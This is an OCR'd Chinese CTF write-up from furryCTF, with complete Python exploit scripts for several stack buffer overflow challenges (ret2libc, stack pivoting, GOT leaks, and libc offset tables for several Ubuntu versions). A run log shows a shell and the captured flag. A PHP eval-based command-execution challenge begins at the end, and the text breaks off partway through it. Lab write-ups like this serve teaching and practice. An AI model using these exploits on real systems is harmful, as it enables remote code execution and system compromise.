
PWN

ret2vdso

下载下来后先看下保护信息



再用IDA查看下伪代码



得出以下信息

- **漏洞点**: 程序申请了 0x10c (268) 字节的缓冲区，但 `read` 函数允许读取 0x400 (1024) 字节。
- **溢出偏移计算**:
  - Buffer 到 EBP 的距离: 268 字节
  - EBP 自身长度: 4 字节
  - **返回地址 (EIP) 偏移**: 268 + 4 = **272 字节**

由于ASLR开启了无法预知 Libc 的加载地址，需要先泄露地址然后再getshell

阶段 1: 泄露地址 (Information Leak)

利用 `write` 函数 (其 PLT 表地址固定) 打印出 `read` 函数在内存中的真实地址 (位于 GOT 表)。

- **Payload 1**: `Padding(272) + write_plt + pwnme_addr + 1 + read_got + 4`
  - `write_plt`: 调用 write 函数。
  - pwnme_addr: write 返回后跳转回 main/pwnme 函数，恢复现场以便进行第二次溢出。
  - `1, read_got, 4`: write 的参数 (fd=1, buf=read_got, len=4)。

阶段 2: 获取 Shell (Get Shell)


根据泄露的 `read` 地址，计算出 Libc 的基地址，进而计算出 `system` 函数和 `/bin/sh` 字符串的地址。

- **计算公式**:
  - `Libc_Base = Leak_Read_Addr - Offset_Read`
  - `System_Addr = Libc_Base + Offset_System`

    - Binsh_Addr = Libc_Base + Offset_Binsh
- **Payload 2**: Padding(272) + system_addr + dummy_ret + binsh_addr
    - system_addr: 调用 system 函数。
    - dummy_ret: system 函数的返回地址 (通常填任意值，如 0xdeadbeef)。
    - binsh_addr: system 的参数 ("/bin/sh")。

编写exp


```python
from pwn import *

context.log_level = 'debug'
context.arch = 'i386'
binary_name = './ret2vdso_x32'
elf = ELF(binary_name)
offset = 272
def exploit():
    p = remote('ctf.furryctf.com', 36078)
    p.recvuntil(b'> ')
    read_got = elf.got['read']
    write_plt = elf.plt['write']
    pwnme_addr = elf.symbols['pwnme']
    payload1 = flat([b'A' * offset,write_plt,pwnme_addr,1,read_got,4])
    p.sendline(payload1)
    try:
        leak = p.recv(4)
        read_addr = u32(leak)
        try:
            p.recvuntil(b'> ')
        except:
            pass
    except Exception as e:
        return
    try:
        libc = elf.libc
        libc.address = read_addr - libc.symbols['read']
        system_addr = libc.symbols['system']
        try:
            binsh_addr = next(elf.search(b'/bin/sh'))
        except StopIteration:
            binsh_addr = next(libc.search(b'/bin/sh'))
    except Exception as e:
        return
    payload2 = flat([b'A' * offset,system_addr,0xdeadbeef,binsh_addr])
    p.sendline(payload2)
    p.interactive()
if __name__ == '__main__':
    exploit()
```



SignIn

```python
import socket
import struct
import time

def p32(x):
    return struct.pack('<I', x)

target_host = "ctf.furryctf.com"
target_port = 36987
gk_read_fragment = 0x804ad0a
bss_addr = 0x804e800
system_plt = 0x804a330
binsh_str = 0x804c2ba
leave_ret = 0x804a55b

def exploit():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_host, target_port))
    s.settimeout(1)
    try:
        print("Initial:", s.recv(4096).decode(errors='ignore'))
    except: pass

    s.sendall(b'4\n')

    try:
        print("Prompt:", s.recv(4096).decode(errors='ignore'))
        time.sleep(0.5)
        print("More:", s.recv(4096).decode(errors='ignore'))
```


```
    except: pass
    padding = b'A' * 92
    fake_ebp = p32(bss_addr + 0x5c)
    payload1 = padding + fake_ebp + p32(gk_read_fragment) + b'JUNK'

    print("Sending Payload 1...")
    s.sendall(payload1)

    time.sleep(0.5)
    rop = p32(system_plt)
    rop += p32(0xdeadbeef)
    rop += p32(binsh_str)

    payload2 = rop + b'\x00' * (92 - len(rop))
    fake_ebp_2 = p32(bss_addr - 4)
    payload2 += fake_ebp_2
    payload2 += p32(leave_ret)

    if len(payload2) < 104:
        payload2 += b'\x00' * (104 - len(payload2))

    print("Sending Payload 2...")
    s.sendall(payload2)

    time.sleep(0.5)
    print("Interactive mode...")
    s.settimeout(2)

    commands = [b"cat /flag 1>&2\n", b"find / -name flag 2>/dev/null 1>&2\n"]

    for cmd in commands:
        print(f"Sending: {cmd}")
        s.sendall(cmd)
        try:
            while True:
                data = s.recv(4096)
                if not data: break
                print(data.decode(errors='ignore'), end='')
        except socket.timeout:
            pass
        except Exception as e:
            print(e)
            break

    s.close()

if __name__ == "__main__":
    exploit()

```



post

```python
import socket

target_host = "ctf.furryctf.com"
target_port = 37124

def pwn():
    print(f"[*] Connecting to {target_host}:{target_port}...")
    command = "cat /flag"
    request_body = command
    content_length = len(request_body)

    request = (
        f"POST / HTTP/1.1\r\n"
        f"Host: {target_host}\r\n"
        f"Content-Length: {content_length}\r\n"
        f"\r\n"
        f"{request_body}"
    )

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target_host, target_port))
        print(f"[*] Sending payload: {command}")
        s.send(request.encode())
```

```
        response = s.recv(4096).decode()
        print("[+] Response received:\n")
        print(response)

        if "POFP{" in response:
            print("\n[+] Flag found!")

        s.close()
    except Exception as e:
        print(f"[-] Error: {e}")

if __name__ == "__main__":
    pwn()

```



nosystem

```python
import socket
import struct
import time
import sys

def p64(x):
    return struct.pack('<Q', x)

def u64(x):
    return struct.unpack('<Q', x.ljust(8, b'\x00'))[0]

host = 'ctf.furryctf.com'
port = 37149

pop_rdi_ret = 0x401353
puts_plt = 0x401030
```


```python
puts_got = 0x404018
main_addr = 0x401241
ret_addr = 0x4012e4

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((host, port))
    return s

def leak_stage():
    s = connect()
    print(s.recv(1024).decode(errors='ignore'))
    payload = b'A' * 72
    payload += p64(pop_rdi_ret)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(main_addr)

    print("Sending leak payload...")
    s.send(payload + b'\n')

    time.sleep(0.5)
    data = s.recv(4096)
    marker = b"Maybe you're looking for system() or /bin/sh?"
    idx = data.find(marker)

    if idx != -1:
        leak_start = idx + len(marker)
        leak_end = data.find(b'\n', leak_start)
        if leak_end != -1:
            leak_bytes = data[leak_start:leak_end]
            if len(leak_bytes) > 0:
                puts_addr = u64(leak_bytes)
                print(f"[*] Leaked puts address: {hex(puts_addr)}")
                return s, puts_addr

    print("[-] Failed to find leak")
    s.close()
    return None, None

def exploit(s, puts_addr):
    puts_offset_12bit = puts_addr & 0xFFF
    print(f"[*] puts last 12 bits: {hex(puts_offset_12bit)}")
    libc_base = 0
    system_addr = 0
    bin_sh_addr = 0

    if puts_offset_12bit == 0x420:
        print("[+] Identified libc: Ubuntu 22.04 (glibc 2.35)")
        libc_base = puts_addr - 0x84420
        system_addr = libc_base + 0x52290
        bin_sh_addr = libc_base + 0x1b45bd
    elif puts_offset_12bit == 0x5a0:
        print("[+] Identified libc: Ubuntu 20.04 (glibc 2.31)")
        libc_base = puts_addr - 0x875a0
        system_addr = libc_base + 0x55410
        bin_sh_addr = libc_base + 0x1b75aa
    elif puts_offset_12bit == 0x9c0:
```

```
        print("[+] Identified libc: Ubuntu 18.04 (glibc 2.27)")
        libc_base = puts_addr - 0x809c0
        system_addr = libc_base + 0x4f440
        bin_sh_addr = libc_base + 0x1b3e9a
    elif puts_offset_12bit == 0x690:
        print("[+] Identified libc: Ubuntu 16.04 (glibc 2.23)")
        libc_base = puts_addr - 0x6f690
        system_addr = libc_base + 0x45260
        bin_sh_addr = libc_base + 0x18cd57
    else:
        print("[!] Unknown libc version. Please check offsets manually.")
        return

    print(f"[*] Libc Base: {hex(libc_base)}")
    print(f"[*] System: {hex(system_addr)}")
    print(f"[*] /bin/sh: {hex(bin_sh_addr)}")
    payload = b'A' * 72
    payload += p64(ret_addr)
    payload += p64(pop_rdi_ret)
    payload += p64(bin_sh_addr)
    payload += p64(system_addr)

    print("Sending exploit payload...")
    s.send(payload + b'\n')

    time.sleep(1)
    s.send(b'echo SHELL_IS_HERE; ls; cat /flag; cat flag\n')

    print("[*] Switching to interactive mode...")
    s.setblocking(0)

    start_time = time.time()
    while time.time() - start_time < 10:
        try:
            resp = s.recv(4096)
            if resp:
                sys.stdout.buffer.write(resp)
                sys.stdout.flush()
        except BlockingIOError:
            pass
        except Exception as e:
            print(f"Connection closed: {e}")
            break

        pass

    s.close()

if __name__ == '__main__':
    s, puts_addr = leak_stage()
    if s and puts_addr:
        exploit(s, puts_addr)

```

```python
    payload += p64(system_addr)

    print("Sending exploit payload...")
    s.send(payload + b'\n')

    time.sleep(1)
    s.send(b'echo SHELL_IS_HERE; ls; cat /flag; cat flag\n')

    print("[*] Switching to interactive mode...")
    s.setblocking(0)

    start_time = time.time()
    while time.time() - start_time < 10:
        try:
```

运行 exp


```
[+] Identified libc: Ubuntu 22.04 (glibc 2.35)
[*] Libc Base: 0x7f9726c77000
[*] System: 0x7f9726cc9290
[*] /bin/sh: 0x7f9726e2b5bd
Sending exploit payload...
[*] Switching to interactive mode...
Oh, maybe you're looking for some secrets, but actually,nothing.
Maybe you're looking for system() or /bin/sh?SHELL_IS_HERE
attachment
bin
dev
flag
lib
lib32
lib64
libx32
furryCTF{d87880854823_welC0ME_70_PWn_STACk_sYs73M_NwN}
furryCTF{d87880854823_welC0ME_70_PWn_STACk_sYs73M_NwN}
```



Web

命令终端


用给的用户名密码登录



- 登录后页面源码中有注释： 。

- 题目描述明确提示“允许使用 dirsearch”。

目录扫描扫到www.zip




```php
<?php
session_start();
if (empty($_SESSION['user_id']) || !is_int(value: $_SESSION['user_id'])) {
    header(header: 'Location: ../index.php', replace: true, response_code: 302);
    exit;
}
$output = "";
if (isset($_POST['cmd'])) {
    $code = $_POST['cmd'];
    if(strlen(string: $code) > 200) {
        $output = "略略略，这么长还想执行命令？";
    }
    else if(preg_match(pattern: '/[a-z0-9$_\."`\s]/i', subject: $code)) {
        $output = "啊哦，你的命令被防火墙吃了\n           来自waf的消息：杂鱼黑客，就这样还想执行命令？";
    }
    else {
        ob_start();
        try {
            eval($code);
        } catch (Throwable $t) {
            echo "Execution Error.";
        }
        $output = ob_get_clean();
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>命令执行</title>
    <style>
        body { background: #000; color: #0f0; font-family: monospace; padding: 50px; }
